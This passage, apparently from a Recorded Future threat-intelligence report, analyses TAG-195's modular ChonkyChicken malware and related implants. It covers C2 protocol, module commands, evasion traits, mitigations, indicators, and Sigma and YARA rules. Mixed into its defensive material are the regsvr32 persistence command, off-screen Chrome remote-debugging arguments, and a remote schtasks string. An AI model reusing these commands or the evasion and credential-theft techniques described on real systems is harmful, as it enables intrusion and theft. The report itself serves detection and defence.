Modular ChonkyChicken represents a significant architectural departure from earlier TAG-195 malware. Rather than extending ChonkyChicken's original all-in-one design, TAG-195 developed a dedicated controller implant responsible for WebSocket communications, host registration, task routing, and

module lifecycle management, while operational capabilities are delivered via discrete plugins retrieved from C2 infrastructure as needed. Insikt Group assesses that this architecture likely reflects a deliberate shift toward operator-directed capability deployment rather than an incremental evolution of the existing implant, as the modular design reduces the static footprint of the base implant and enables selective delivery of functionality that monolithic malware architectures cannot readily support.

Controller Architecture

The Modular ChonkyChicken controller is delivered as an OCX file named `koki.ocx` or `agent.ocx`, and it executes via `DllInstall` as its primary execution path. Before any operational logic runs, the controller validates that `koki.ocx` appears in both the active command line and the loaded module path, consistent with the filename gating standard applied across every TAG-195 component in this report.

On initialization, the controller profiles the host, resolves required APIs, and establishes a WebSocket connection. The observed C2 endpoint during analysis was `ws://localhost:3000/ws/agent`. The use of localhost rather than an external C2 address almost certainly reflects a development or testing configuration rather than production infrastructure, suggesting Modular ChonkyChicken was captured at an early stage of operational deployment.

Module Loading

The controller maps inbound operator commands to capability modules rather than embedding functionality in the base implant. When a required module is not present on the host, the controller sends a `module_request` message to C2. The returned module is Base64-decoded, written to a randomly named temporary file, and loaded into memory through `LoadLibraryA`. This on-demand delivery model means the base controller implant contains no operational capability at rest; a defender who detects and captures the controller alone captures only the orchestration layer, not the capabilities it can deploy. A full list of module handling messages is provided in **Table 2**.

Module Handling Messages	Description
<code>module_request</code>	Outbound module request when a server-initiated request requires a module that is not currently loaded
<code>module_load</code>	Inbound Base64-encoded module to load
<code>module_loaded</code>	Outbound module load status
<code>module_unload</code>	Inbound module unload and delete request
<code>module_unloaded</code>	Outbound module unload status response
<code>module_list</code>	Inbound module list request

Module Handling Messages	Description
module_list_result	Outbound module list response

Table 2: Modular ChonkyChicken module-handling commands (Source: Recorded Future)

Module Interface

Each module exposes a standardized three-function export interface:

- `module_init` handles module initialization and setup.
- `module_handle` processes inbound operator commands routed by the controller.
- `module_cleanup` manages teardown when the module is no longer required. This standardized interface confirms that the module architecture was designed with extensibility in mind; new capabilities can be added to the ecosystem without modifying the controller, as long as they conform to the same export pattern.

Module Inventory

At least fourteen capability modules have been identified, spanning the full operational range of ChonkyChicken's monolithic design. A detailed list of the supported module names and commands is provided in **Table 3**.

Module Name	Description	Commands
procmgr	Process management	process_list, process_kill
screen	Screen capture and monitor enumeration	screen_start, screen_stop, monitor_list
files	File manipulation	file_list, file_download, file_delete, file_upload
shell	Command execution	shell_start, shell_input, shell_stop
network	Network reconnaissance	net_arp_scan, net_port_scan, net_share_enum, net_enumerate

domain	Domain-based reconnaissance	domain_info, domain_users, domain_computers, domain_groups, domain_group_members, domain_sessions, domain_trusts
clipboard	Clipboard capture	clipboard_start, clipboard_stop
keylog	Keylogging	keylog_start, keylog_stop
wtrack	Unknown	wtrack_start, wtrack_stop
audio	Audio capture	audio_start, audio_stop
idle	Idle time check	idle_status
proxy	HTTP/S request via host	proxy_request
chrome	Browser theft via ChromEggscalator	chrome_upload, chrome_extract
persist	Persistence management	persist_install, persist_remove

Table 3: ChonkyChicken module command mappings (Source: Recorded Future)

Note that the `wtrack` module exposes the `wtrack_start` and `wtrack_stop` commands, but their purpose could not be determined from the available analysis. Its naming convention is consistent with the broader TAG-195 module taxonomy, and its presence in the module inventory suggests an active capability under development.

WPAD Retention

The modular branch retains the WPAD helper workflow present in ChonkyChicken. During `wpad_start`, the controller writes `%TEMP%\wpad_capture.ocx`, dynamically loads it, and invokes `DllRegisterServer`, reporting status through the same `wpad_started`, `wpad_stopped`, `wpad_result`, and `wpad_hashes_result` messages observed in ChonkyChicken. Its retention across both variants, despite the absence of a recovered WPAD helper sample, indicates TAG-195 developers consider WPAD interception a priority capability for the ecosystem.

The modular architecture confirms that TAG-195 is redesigning its tooling around a modular principle: deploy only what each intrusion requires, keep a minimal static footprint, and extend capabilities through plugins rather than installing updates.

Defense Evasion and Shared Architectural Characteristics

The four families documented in this report, TinyEgg, ChonkyChicken, Modular ChonkyChicken, and ChromEggscalator, share consistent traits that confirm a single coherent development framework operating to a deliberate design standard, not a collection of independently developed tools that happen to overlap. Every component in TAG-195's current generation of malware applies the same evasion logic consistently.

Shared Defense Evasion Traits

Four evasion characteristics are present across all families in the current TAG-195 tool set.

- **Filename gating:** All four components validate that their expected filename appears in both the active command line and the loaded module path before executing any operational logic. If either check fails, execution terminates immediately, preventing the implant from running in sandbox environments, automated analysis pipelines, or any context outside its intended deployment workflow.
- **OCX packaging and execution via regsvr32.exe:** Every component is delivered as an OCX file and executed via `regsvr32.exe` (a legitimate Windows binary), providing execution coverage while avoiding outright binary blocking that would break legitimate COM registration on managed endpoints.
- **String obfuscation:** TinyEgg uses XOR encryption with a static 32-byte key, whereas ChonkyChicken uses AES encryption. The progression from XOR to AES across implant generations suggests TAG-195 developers are actively hardening obfuscation as the ecosystem matures, applying lighter implementations to the initial-access tier and stronger ones to the full post-exploitation framework.
- **WebSocket frame masking per RFC 6455:** All C2 communications across TinyEgg, ChonkyChicken, and Modular ChonkyChicken benefit from the inherent XOR masking mandated by the WebSocket protocol, rendering content-based network signatures largely ineffective across all three implants simultaneously without requiring additional development effort.

Shared Architectural Characteristics

Three architectural traits confirm a common development origin across TAG-195's current generation of malware, independent of evasion intent:

- **WebSocket-based C2 using a JSON-formatted, task-driven protocol:** The registration exchange, a `request_register` from the controller followed by an `agent_register` response, is identical in structure across TinyEgg, ChonkyChicken, and Modular ChonkyChicken, with only the `agentType` field distinguishing them. This shared protocol indicates the operator console is designed to manage multiple implant tiers through a common interface.
- **Run key persistence under a consistent value name:** TinyEgg and ChonkyChicken both stage their OCX payload to a user-writable local application data directory and create a Run key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinComCtl` pointing to the

staged file. The identical persistence model means that a single behavioral detection covers both implant generations, but also means an operator who removes one implant's persistence without removing the other's leaves a detectable artifact behind.

- **DLL export execution through `DllInstall` or `DllRegisterServer`:** TinyEgg and ChonkyChicken use `DllInstall`; ChromEggscalator uses `DllRegisterServer`, but both are standard COM registration exports, providing consistent execution cover across the ecosystem.

The shared evasion traits and architectural characteristics documented in this report indicate that the TAG-195 MaaS ecosystem is undergoing a deliberate architectural transition rather than opportunistically producing new tools. A development framework that applies identical filename gating logic, persistence models, and execution methods across four independently deployable components is likely operating to a common design specification. Insikt Group assesses that the modular architecture likely represents the latest expression of that specification, consistent with a development approach oriented toward reducing exposure to static detection and enabling selective deployment of operator capabilities across a varied customer base.

Mitigations

Recorded Future-Based Detections

Customers can deploy Recorded Future Hunting Packages and intelligence-driven detections for this new set of TAG-195 malware, including the Sigma and YARA rules shown below.

 Detections	
Sigma 	• ChonkyChicken lg.txt Temp File Creation: Use the Sigma rule in Appendix C to detect creation of <code>\AppData\Local\Temp\lg.txt</code>, a ChonkyChicken debug/log artifact. • ChromEggscalator Execution: Use the Sigma rule in Appendix D to detect regsvr32 loading <code>chromelevator.ocx</code> or <code>mscom.ocx</code>
YARA 	• ChonkyChicken: Use the YARA rule in Appendix E to detect ChonkyChicken PE files with strings such as <code>lg.txt</code>, <code>wpad_capture.ocx</code>, <code>chrome_ready</code>, <code>chrome_result</code>, <code>cdp_send</code>, <code>cred_exec</code>, and related command markers.

Table 4: Recorded Future-based detections for TAG-195 malware (Source: Recorded Future)

ClickFix Delivery and Initial Execution

These controls address [T1189](#) (Drive-by Compromise), [T1204.004](#) (User Execution: Malicious Copy and Paste), [T1059.003](#) (Command and Scripting Interpreter: Windows Command Shell), and [T1218.010](#) (System Binary Proxy Execution: Regsvr32) relating to the ClickFix delivery chain and regsvr32-based OCX payload execution observed across all TAG-195 families in this report.

- Restrict or disable the Windows Run dialog via Group Policy, where operationally feasible, to prevent the execution of pasted commands without user privilege escalation.
- Enforce PowerShell Constrained Language Mode for standard users and block the execution of unsigned scripts to limit the command types available to ClickFix payloads.
- Deploy WDAC, AppLocker, or EDR prevention rules to block `regsvr32.exe` from loading `.dll` or `.ocx` files from user-writable directories, including `%TEMP%`, `%APPDATA%`, `%LOCALAPPDATA%`, `Downloads`, browser cache paths, and `%LOCALAPPDATA%\Packages\`.
- Alert on or block execution of `cmd.exe`, `powershell.exe`, `wscript.exe`, `cscript.exe`, `mshta.exe`, and `regsvr32.exe` when invoked from web-delivered or email-delivered workflows.

Persistence

These controls address [T1547.001](#) (Registry Run Keys / Startup Folder) Run key persistence under HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinComCtl, observed identically across TinyEgg and ChonkyChicken.

- Monitor for creation of Run key values under HKCU\Software\Microsoft\Windows\CurrentVersion\Run that reference OCX files in user-writable directories. A single detection covering this pattern applies to both TinyEgg and ChonkyChicken across the current TAG-195 generation.
- Alert on `regsvr32.exe` invocations referencing files staged under `%LOCALAPPDATA%\Packages\`, the consistent OCX staging location observed across all TAG-195 families in this report.

Browser Credential Theft and CDP Abuse

These controls address [T1555](#) (Credentials from Password Stores) and [T1528](#) (Steal Application Access Token), associated with browser credential extraction via ChromEggscalator and live browser session control via CDP automation, as observed in ChonkyChicken.

- Block or alert on Chrome and Edge processes launched with `--remote-debugging-port` arguments, particularly on non-standard port values and in combination with off-screen window positioning flags such as `--window-position=-32000,-32000`.
- Disable browser-based password storage where operationally feasible and migrate users to an enterprise password manager. Credential rotation following an incident does not terminate an active CDP session; investigate for CDP activity independently of credential hygiene.
- Enforce FIDO2 or phishing-resistant MFA for high-value applications to reduce the impact of browser-stored credential theft even where ABE bypass is successful.
- Monitor for creation of `chromelevator.ocx` or `mscom.ocx` in `%TEMP%` and for `xlog.txt` in `C:\ProgramData\`, both of which are reliable forensic indicators of ChromEggscalator execution.

Network Detection

These controls address [T1071.001](#) (Web Protocols) and [T1090](#) (Proxy), which relate to WebSocket-based C2 and proxy functionality observed across TinyEgg, ChonkyChicken, and Modular ChonkyChicken.

- Route workstation web traffic through authenticated proxies and deny direct outbound traffic to non-standard ports. Block outbound port 3000 unless explicitly required by a business application, as this port is the observed WebSocket listener across all three C2-capable TAG-195 families.

- Implement WebSocket frame decoding capability in network inspection tooling where technically and legally permissible. Content-based signatures are ineffective against RFC 6455-masked WebSocket traffic without prior frame decoding. Prioritize behavioral detections for WebSocket connections on non-standard ports and for consistent endpoint path patterns, such as `/ws/agent`.
- Restrict direct-to-IP HTTP and HTTPS traffic at the perimeter to reduce attacker infrastructure reachability independent of domain-based blocking.

Lateral Movement

These controls address [T1046](#) (Network Service Discovery), [T1135](#) (Network Share Discovery), [T1087.002](#) (Domain Account), [T1049](#) (System Network Connections Discovery), [T1018](#) (Remote System Discovery), [T1021](#) (Remote Services), and credential-backed execution observed in ChonkyChicken.

- Remove local administrator rights from standard user accounts and enforce least-privilege principles across the environment. ChonkyChicken supports credential-backed execution, token-based lateral movement, remote scheduled task creation, network share enumeration, and multi-phase host discovery. East-west restrictions reduce the operational value of each of these capabilities.
- Deploy Windows Local Administrator Password Solution (LAPS) and rotate local administrator credentials regularly to reduce the value of credentials obtained via browser theft or keylogging.
- Restrict `schtasks /s`, WinRM, SMB administrative shares, and RDP between workstations. ChonkyChicken's remote-scheduled-task command strings are designed for lateral movement via these services.
- Require privileged access workstations for all administrative activity and block bring-your-own-device access to privileged or developer workflows.

Long-Term Resilience

- Maintain Recorded Future watchlists for TAG-195 infrastructure, lure domains, OCX filenames, WebSocket paths, payload hashes, hosting providers, and associated malware samples to enable timely detection of new campaign infrastructure.
- Emulate the non-malicious elements of the TAG-195 infection chain in purple-team exercises: ClickFix copy-paste prompts, `regsvr32` loading a benign OCX from `%TEMP%`, WinComCtl Run key creation, Chrome remote-debugging launches, and outbound WebSocket connections to non-standard HTTP ports. Validate that EDR, proxy, firewall, SIEM, and SOAR controls trigger on each step.

Outlook

Insikt Group assesses that TAG-195 will likely continue to iterate on its MaaS ecosystem, with an emphasis on development in modular payload delivery, browser credential access, and operator-driven post-compromise functionality. The progression from TerraStealerV2 and TerraLogger, documented in Insikt Group's April 2025 reporting, to the current generation of TinyEgg, ChonkyChicken, Modular ChonkyChicken, and ChromEggscalator, indicates sustained toolchain development rather than isolated malware production. The localhost C2 configuration in Modular ChonkyChicken suggests that portions of the current ecosystem remain under active development, and additional capability updates are likely.

The modular architecture introduced in the latest ChonkyChicken variant has implications for both defenders and TAG-195 operators that Insikt Group assesses will likely persist and deepen as the ecosystem matures. For defenders, a controller-only capture of a Modular ChonkyChicken deployment provides limited visibility into operational intent, as the base controller implant contains no operational capability at rest, and the module inventory available to a given operator is not recoverable from the controller alone. Detection efforts should prioritize the controller's behavioral indicators, WebSocket registration traffic, Run key creation, and OCX execution patterns, rather than capability-specific signatures that the modular design is structured to withhold. For TAG-195 as a MaaS provider, the modular architecture likely enables more flexible commercial packaging, selective capability provisioning to operators, and compartmentalization of operator activity, consistent with the operational and commercial incentives of a mature MaaS ecosystem.

Future TAG-195 activity will likely continue to feature ClickFix-style delivery, OCX payloads executed via `regsvr32.exe`, WebSocket C2, Run key persistence under a consistent value name, and on-demand module delivery. The `wtrack` module identified in the current Modular ChonkyChicken inventory, whose purpose could not be determined from available analysis, indicates at least one capability area under active development that may become observable in future TAG-195 deployments. Insikt Group will continue to monitor TAG-195 infrastructure, malware samples, and operator activity for further development across the current tool set and any subsequent tooling generations.

Appendix A: IoCs

Category	Observed Value	Analytical Relevance
Delivery infrastructure	aurekh[.]com, ahdaratlegalservices[.]com, screenly[.]cam, paysolutions[.]ink	ClickFix lure domains are used to induce manual execution of malicious commands
Shared hosting IP	70[.]34[.]205[.]43	Hosted multiple observed lure domains
Payload staging and C2	xtrafftrck[.]net	Used for OCX payload staging and WebSocket C2
WebSocket path	/ws/agent	Common agent C2 endpoint path
C2 port	3000	Observed WebSocket listener port
Payload staging and C2	thessa[.]trackgrid[.]net	Used for OCX payload staging and WebSocket C2
Payload staging and C2	65[.]20[.]102[.]161	Used for OCX payload staging and WebSocket C2
Payload staging and C2	65[.]20[.]105[.]177	Used for OCX payload staging and WebSocket C2
Payload staging and C2	108[.]61[.]209[.]100	Used for OCX payload staging and WebSocket C2
TinyEgg filename	updater.ocx	Required filename token for TinyEgg execution gating

Category	Observed Value	Analytical Relevance
ChonkyChicken filename	mscomctl.ocx	Required filename token for ChonkyChicken execution gating
ChonkyChicken Chrome helper	%TEMP%\mscom.ocx	Browser theft helper staged by ChonkyChicken
ChromEggscalator filename	chromelevator.ocx	Required filename token for the Chrome App-Bound Encryption helper
ChonkyChicken modular controller	koki.ocx agent.ocx	Controller implant for dynamic module loading
WPAD helper	%TEMP%\wpad_capture.ocx	Helper used for Web Proxy Auto-Discovery (WPAD) hash capture workflow
Persistence path	%LOCALAPPDATA%\Packages\	Staging location for persistent OCX payloads
Persistence value	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinComCtl	Run key value used to launch the staged payload
Persistence command	regsvr32 /s /i "<staged_path>"	Command used to execute the staged OCX at user logon
ChonkyChicken debug log	%TEMP%\lg.txt	Records execution-gating failures
ChromEggscalator debug log	C:\ProgramData\xlog.txt	Records helper execution and extraction operations

Category	Observed Value	Analytical Relevance
Chrome DevTools port	127[.]0[.]0[.]1[:]9222	Local browser automation endpoint used by ChonkyChicken
Chrome launch arguments	--remote-debugging-port=9222, --user-data-dir=<profile_dir>, --window-position=-32000,-32000	Used to launch Chrome or Edge in a remotely controllable, off-screen browser session
SHA256	b7b322f4638ead5c39031ffc7ca8c791c8d47211b09449f7ceb49f0c32a19b45	ChromEggscalator
SHA256	33a12c2328db22429c4a515400a57ffeaf7aec48a2a3c299ab6f1ce2d2b0e87d	ChromEggscalator
SHA256	7ee371ff1a13a3bbd26c925a9beedb1aa0d0c03fe6f63d3803a3a55aacc0a5b	ChromEggscalator
SHA256	6922b319dc96d020738bcf466c4d6d9233e4767b68592e1fd9258a232f166ce1	ChromEggscalator
SHA256	086273cd91f3d6556ed2af915df310e4b184b3db84c3903aa09830d49d1fbb62	TinyEgg
SHA256	652346c05123b4c9556c27f5c5efc4bcd941dd66957e3797c6751246a2bff9c6	TinyEgg
SHA256	f3f4de7eb30c01044ad3c7f2c22376d0ab6f6dc60ef6aee3cde75fd33fbddacc	TinyEgg

Category	Observed Value	Analytical Relevance
SHA256	6c23b7723a9f69ea48f02c8fe13 fd60ecbfc2fb28e32e481c46ec9 68a66c66cd	TinyEgg
SHA256	c455c02ca6b3844027e05d94183 0de97753c3966dd57c5fa9f1938 d8cd1cca3b	TinyEgg
SHA256	d2e1ab10d5a0c16a724aeda8acb 46b38f551ade58137969c3bc3c9 cdc0a12425	TinyEgg
SHA256	3250adbca0a0bfeab8bd88ee93b 603be31fc86b341fd77a152b484 3416560d53	TinyEgg
SHA256	5cae5202ddcc29f19f954d81ba1 38f11b8a4080d05fef63c05a00b 9242c06967	TinyEgg
SHA256	ccb6be9211b3946d290e8b23497 b8f0e6ac045d1dcde4aaae42468 0e9029e4eb	TinyEgg
SHA256	5d585f2b24503a96011bbe928f4 2b1b663946e822b309f8496573c 66b5ee834c	ChonkyChicken
SHA256	9a2d714ddd5c48722c35df8a70e 97f12d46bcde05dc79b7242a7e6 92bd346826	ChonkyChicken
SHA256	d5dea9a51b984be9d7fa76e3e8f f89cfb97c335927331e8e348b9e e269070c1b	ChonkyChicken
SHA256	c4e2af286ee2ed12375bb66a5bf f1a9d3bb5a6579842bc3a28ac00 dfae195adc	ChonkyChicken
SHA256	a3a0aced0f3c13b0b9890ec7480 2a1cb4936bccfaf5e8a6a52f555 c82e09d92f	ChonkyChicken

Category	Observed Value	Analytical Relevance
SHA256	f3d2ad7440a6f985846710d2dcf0dd2db268dc690837bdf19e4e4e6684483527	ChonkyChicken
SHA256	6c7619c34497f430c4f7618cfefe07d1defacfae48f6730c20f52e7a7344faa9	ChonkyChicken
SHA256	41aa04782e436345ef45dc159321d5c0e0e5cba300e55a4d1d3194e5c7c5fd97	ChonkyChicken
SHA256	337e92c233edc38842c6122fa38e0e84a478f5aa5af2a95ca6be3ca056d925b8	ChonkyChicken
SHA256	c4e55e9e6837de01f0dad7db299abd48630bf115a442f09ea0c6a593c559e6f	ChonkyChicken
SHA256	6adf68448b8541e3cbe4a471845cb6c2ac07613f08698567e5ed76dc2a921834	ChonkyChicken
SHA256	be7b80f42b0d859b7afaeeefca04e46dc10fb5c0a532692bbbfeef2924254d1175	ChonkyChicken
SHA256	45c8cbaeb5c7708e7b8030e701747c65203958e82eddc41f39e0ca93bd36c114	ChonkyChicken
SHA256	e481d16e51f90c4cc0e7096284b53eef06f7ee8b37a03d92734521d8bca24409	ChonkyChicken
SHA256	e3153ced59bb0376186b0eee0ec68f0b5aa9ae5820ef8508ae4e67625e1a3581	Modular ChonkyChicken
SHA256	16735cb80d796865b2430aa11d21a539fcb00b027932f2c63e4b5c098d26585b	Modular ChonkyChicken

Table 5: Configuration and Operational Artifacts Associated with TAG-195 Malware (Source: Recorded Future)

Appendix B: ChonkyChicken Commands

Command Name	Description
request_register	Controller request prompting the implant to return host registration data
agent_register	Implant registration response containing hostname, username, operating system, IP address, domain or workgroup, and privilege status
shell_start	Starts an interactive command shell with redirected input and output
shell_input	Sends operator-supplied input to the active shell session
shell_output	Returns shell command output to the controller
shell_stop	Stops an active shell session
shell_stopped	Reports shell termination
file_list	Non-recursive file and directory enumeration
file_download	A file specified is Base64-encoded and exfiltrated to the C2
file_upload	A Base64-encoded file and destination path supplied by the operator are written to disk on the infected host
persist_install	Stages the payload and creates the WinComCtl Run key
persist_remove	Removes the Run key value and the staged OCX payload
persist_result	Returns persistence installation or removal status

Command Name	Description
chrome_upload	Base64-decodes and stages ChromEggscalator to the temporary directory
chrome_ready	Confirms successful ChromEggscalator staging and returns the helper path
chrome_extract	Executes ChromEggscalator and collects output from the temporary output directory
chrome_result	Exfiltrates ChromEggscalator output, including credential and hash extraction results
cdp_start	Launches Chrome or Edge off-screen with remote debugging enabled
cdp_send	Forwards operator-supplied CDP messages to the browser WebSocket session
cdp_stop	Terminates the CDP-controlled browser session
cdp_message	Relays CDP responses or browser WebSocket frames back to the controller
cred_logon	Performs credential-backed logon operations and returns structured success or error output
cred_exec	Executes a process using supplied credentials
domain_info	Primary domain details via NetGetJoinInformation and DsRoleGetPrimaryDomainInformation
domain_users	Enumerates local users via NetUserEnum
domain_computers	Enumerates computers using NetServerEnum
domain_groups	Enumerates groups using NetGroupEnum and NetLocalGroupEnum
domain_group_members	Enumerates group members via NetGroupGetUsers and NetLocalGroupGetMembers

Command Name	Description
domain_sessions	Enumerates sessions via NetSessionEnum
domain_trusts	Enumerates domain/forest trusts via DsEnumerateDomainTrustW
keylog_start	Enable keylogging
keylog_stop	Disable keylogging
keylog_data	Keylog data response containing keys typed and window title
audio_start	Enables audio recording of the microphone
audio_stop	Disables audio recording
audio_data	Exfiltrates audio recording
clipboard_start	Enables clipboard data theft of ASCII text data
clipboard_stop	Disables clipboard theft
clipboard_data	When new clipboard data is detected, it exfiltrates the clipboard text unencoded
remote_logon	Enumerates logged-on sessions without validating credentials
token_run	Executes a process using token-based methods
net_port_scan	Performs TCP port scanning and service fingerprinting
net_arp_scan	Performs ARP-based host discovery and returns IP address, hostname, and MAC address data

Command Name	Description
net_enumerate	Runs multi-phase network enumeration combining ARP discovery, NetBIOS resolution, TCP scanning, and SMB enumeration
net_share_enum	Enumerates remote network shares via the Windows NetShareEnum API
monitor_list	Enumerates monitor topology, including display dimensions, coordinates, and primary monitor status
process_list	Enumerate and report processes
process_kill	Kill a process
proxy_request	Request to make an HTTP(S) request via WinHTTP using the Mozilla/5.0 User-Agent, returning the response
screen_start	Enables live screen capture
screen_stop	Stops live screen capture
wpad_start	Stages and starts the WPAD helper component
wpad_stop	Stops the WPAD helper workflow
wpad_hashes	Requests collected WPAD credential hashes from the helper
wpad_result	Returns WPAD helper execution status or results
wpad_stopped	Reports that the WPAD helper has stopped
wpad_hashes_result	Returns collected WPAD credential hash results

Appendix C: TAG-195 ChonkyChicken lg.txt Temp File Creation (Sigma Rule)

JSON

```
title: TAG-195 ChonkyChicken lg.txt Temp File Creation
id: 1dad7fb5-4faf-47a9-92e5-2e7d796766b8
status: stable
description: Detects creation of the lg.txt debug log in AppData\\Local\\Temp,
which has been observed during TAG-195's ChonkyChicken DllInstall gating and
early agent execution.
references:
  - sha256:200fbc76bd9fab3b4adcecf44233cf47146f5709a9735a0232cb4aa7284eadb
authorL Insikt Group, Recorded Future
date: 2026-05-14
logsource:
  product: windows
  category: file_event
detection:
  chonkychicken_lg_txt_creation:
    TargetFilename|endswith: '\\AppData\\Local\\Temp\\lg.txt'
  condition: chonkychicken_lg_txt_creation
level: high
tags:
  - attack.t1074.001 # Local Data Staging
falsepositives:
  - Unlikely
```

Appendix D: TAG-195 Golden Chickens ChromEggscalator Execution (Sigma Rule)

JSON

```
title: TAG-195 ChromEggscalator Execution
id: ae20a8bf-bf7b-436e-900d-b98af919ddc3
status: stable
description: Detects execution of the modified Chomelevator browser theft tool
used by TAG-195.
references:
  - Internal research
author: Insikt Group, Recorded Future
date: 2026-04-27
level: high
tags:
  - attack.t1555.003 # Credentials From Password Stores: Credentials From Web
    Browsers Execution
  - attack.t1218.010 # System Binary Proxy Execution: Regsvr32
logsource:
  product: windows
  category: process_creation
detection:
  command:
    CommandLine|contains|all:
      - 'regsvr32'
      - '\chromelevator.ocx'
  condition: command
falsepositives:
  - Unlikely
```

Appendix E: TAG-195 ChonkyChicken (YARA Rule)

```
JSON
rule MAL_TAG195_ChonkyChicken
{
  meta:
    author = "Insikt Group, Recorded Future"
    date = "2026-05-14"
    description = "Detects ChonkyChicken used by TAG-195."
    version = "1.0"
    reference = "https://tria.ge/260428-mhxf1agt7w"
    hash =
      "5d585f2b24503a96011bbe928f42b1b663946e822b309f8496573c66b5ee834c"

  strings:
    $s1 = "Koki cmd=["
    $s2 = "Blat path=["
    $s3 = "lg.txt" fullword
    $s4 = "wpad_capture.ocx" fullword
    $s5 = "output\\hashes.json"
    $s6 = "schtasks /create /s "
    $s7 = "token_run" fullword
    $s8 = "whoami" fullword
    $s9 = "chrome_ready" fullword
    $s10 = "chrome_result" fullword
    $s11 = "cdp_send" fullword
    $s12 = "cred_exec" fullword

  condition:
    uint16(0) == 0x5A4D and
    all of ($s*)
}
```

Appendix F: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Initial Access: Drive-by Compromise	T1189
Execution: User Execution (Malicious Copy and Paste)	T1204.004
Execution: Command and Scripting Interpreter (Windows Command Shell)	T1059.003
Defense Evasion: System Binary Proxy Execution (regsvr32)	T1218.010
Collection: Clipboard Data	T1115
Collection: Screen Capture	T1113
Collection: Audio Capture	T1123
Command and Control: Ingress Tool Transfer	T1105
Command and Control: Application Layer Protocol (Web Protocols)	T1071.001
Command and Control: Proxy	T1090
Credential Access: Credentials from Password Stores	T1555
Credential Access: Steal Application Access Token	T1528
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Exfiltration: Exfiltration over C2 Channel	T1041
Input Capture: Keylogging	T1056.001
Persistence: Boot or Logon Autostart Execution (Registry Run Keys / Startup Folder)	T1547.001
Discovery: System Information Discovery	T1082
Discovery: System Owner/User Discovery	T1033
Discovery: Network Service Discovery	T1046
Discovery: Network Share Discovery	T1135
Discovery: Account Discovery: Domain Account	T1087.002
Discovery: System Network Connections Discovery	T1049
Discovery: Remote System Discovery	T1018

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

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Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

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Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Operations Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining precise, AI-driven analytics with the Intelligence Graph® populated by specialized threat data, Recorded Future enables cyber teams to see the complete picture, act with confidence, and get ahead of threats that matter before they impact your business. Headquartered in Boston with offices around the world, Recorded Future works with more than 1,900 businesses and government organizations across 80 countries.

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